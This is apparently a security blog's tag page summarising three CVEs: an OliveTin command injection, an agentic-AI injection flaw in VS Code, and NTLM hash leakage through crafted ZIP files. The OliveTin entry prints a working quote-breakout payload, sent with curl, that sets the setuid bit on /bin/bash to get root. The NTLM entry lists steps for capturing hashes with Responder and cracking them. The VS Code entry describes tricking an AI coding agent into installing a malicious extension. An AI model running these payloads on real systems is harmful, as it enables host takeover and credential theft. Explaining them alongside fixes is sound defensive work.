Tag: cve

  • CVE-2026-27626: OliveTin

    OliveTin is a tool that lets end-users run shell commands through a web interface.

    It has two serious bugs (tracked together as CVE-2026-27626) that let an attacker run any command they want on the server, without even needing to log in.

    Password fields: The app doesn’t clean up what users type into “password” fields before using it, so someone can sneak in extra commands.

    Webhook triggers: These skip the security checks entirely, so anyone who can hit the webhook can run commands directly.

    Because OliveTin exists specifically to let people trigger commands remotely, these bugs mean an attacker can take over the entire host system, the exact opposite of what the tool is supposed to safely allow.

    The proof-of-concept:



    We check if the service is running as root & the config file: cat /etc/OliveTin/config.yaml | grep -Ei ‘auth|pass’

    authRequireGuestsToLogin: false [GUESS ACCESS ALLOWED]

    1. authLocalUsers.enabled: true but no users actually defined
    2. db_pass is interpolated raw inside single quotes in the shell string, allowing quote-breakout injection
    3. Getting the actual value to put in bindingId (“backup_database”) came from reading the real live config:
      • cat /etc/OliveTin/config.yaml
      • which showed the custom action defined with:
      • title: Backup Database
        id: backup_database
    4. Escalating to a stable root shell:

    cat > /tmp/payload2.json << 'EOF'
    
    {"bindingId":"backup_database","arguments":[{"name":"db_user","value":"backup_svc"},{"name":"db_pass","value":"x' ; chmod u+s /bin/bash ; echo '"},{"name":"db_name","value":"production"}]}
    
    EOF
    
    curl -s -X POST 'http://127.0.0.1:1337/api/api.v1.OliveTinApiService/StartAction' -H 'Content-Type: application/json' --data @/tmp/payload2.json
    
    /bin/bash -p
    FIX RECOMMENDATIONS:
    Run OliveTin as a dedicated non-root service account with only the permissions its actions actually need.
    Define real `authLocalUsers` and set `authRequireGuestsToLogin: true`, or disable guest access entirely.
    Edit config.yaml to remove any actions using password arguments if possible.
  • CVE-2025-55319: Agentic AI in VS Code – RCE

    VS Code has a built-in AI feature (called “Agentic AI”) that can help you write code. This vulnerability is a “command injection” flaw. That’s a fancy way of saying: a hacker can trick the AI into running harmful commands on your computer, as if the hacker was sitting at your keyboard.

    Uploading a malicious .vsix file is the practical way attackers weaponize the underlying flaw in CVE-2025-55319.

    CVE-2025-55319 is the security hole in your house (a vulnerability in VS Code’s “Agentic AI” that lets it be tricked into running commands). The malicious .vsix file is the key the burglar uses to open that hole and get inside.

    Here’s the step-by-step breakdown of how they connect in a real attack:

    1. The Setup (Creating the Weapon): An attacker creates a malicious VS Code extension (a .vsix file). This extension is designed to exploit the CVE flaw.
    2. The Delivery (Uploading the VSIX): The attacker finds a way to place this malicious .vsix file somewhere your VS Code will look. In a real-world example, they uploaded it to a shared company folder called “Dev”.
    3. The Trigger (Exploiting the CVE): This is where CVE-2025-55319 comes in. The vulnerability allows the attacker to trick VS Code’s AI into automatically executing commands. The attacker uses this flaw to force your VS Code to automatically install the malicious .vsix extension without asking for your permission.
    4. The Result (RCE): Once installed, the malicious extension runs on your machine. The attacker can now execute any command they want—stealing code, installing malware, or taking full control of your computer.
  • CVE 2025-24071

    Server-side ZIP extraction leads to NTLM hash leakage.

    This specific vulnerability exploits NTLM Hash Leak via RAR/ZIP extraction and .library-ms file.

    This Windows File Explorer vulnerability allows an attacker to steal NTLM hashes when a user extracts a crafted .zip file.

    The vulnerability works because Windows Explorer automatically attempts SMB authentication when processing a crafted .library-ms file pointing to a remote
    UNC path.


    If the server extracts the archive, the target machine authenticates to an attacker-controlled SMB server, leaking its NTLMv2 hash.

    The proof-of-concept:

    GitHub – 0x6rss/CVE-2025-24071_PoC: CVE-2025-24071: NTLM Hash Leak via RAR/ZIP Extraction and .library-ms File · GitHub

    Steps

    1. Start Responder (responder -I tun0 -v)
    2. python3 poc.py (Enter your tun0 IP when prompted)
    3. A .zip file is created which when uploaded to target trigger a callback to your responder
    4. Save the hash and crack it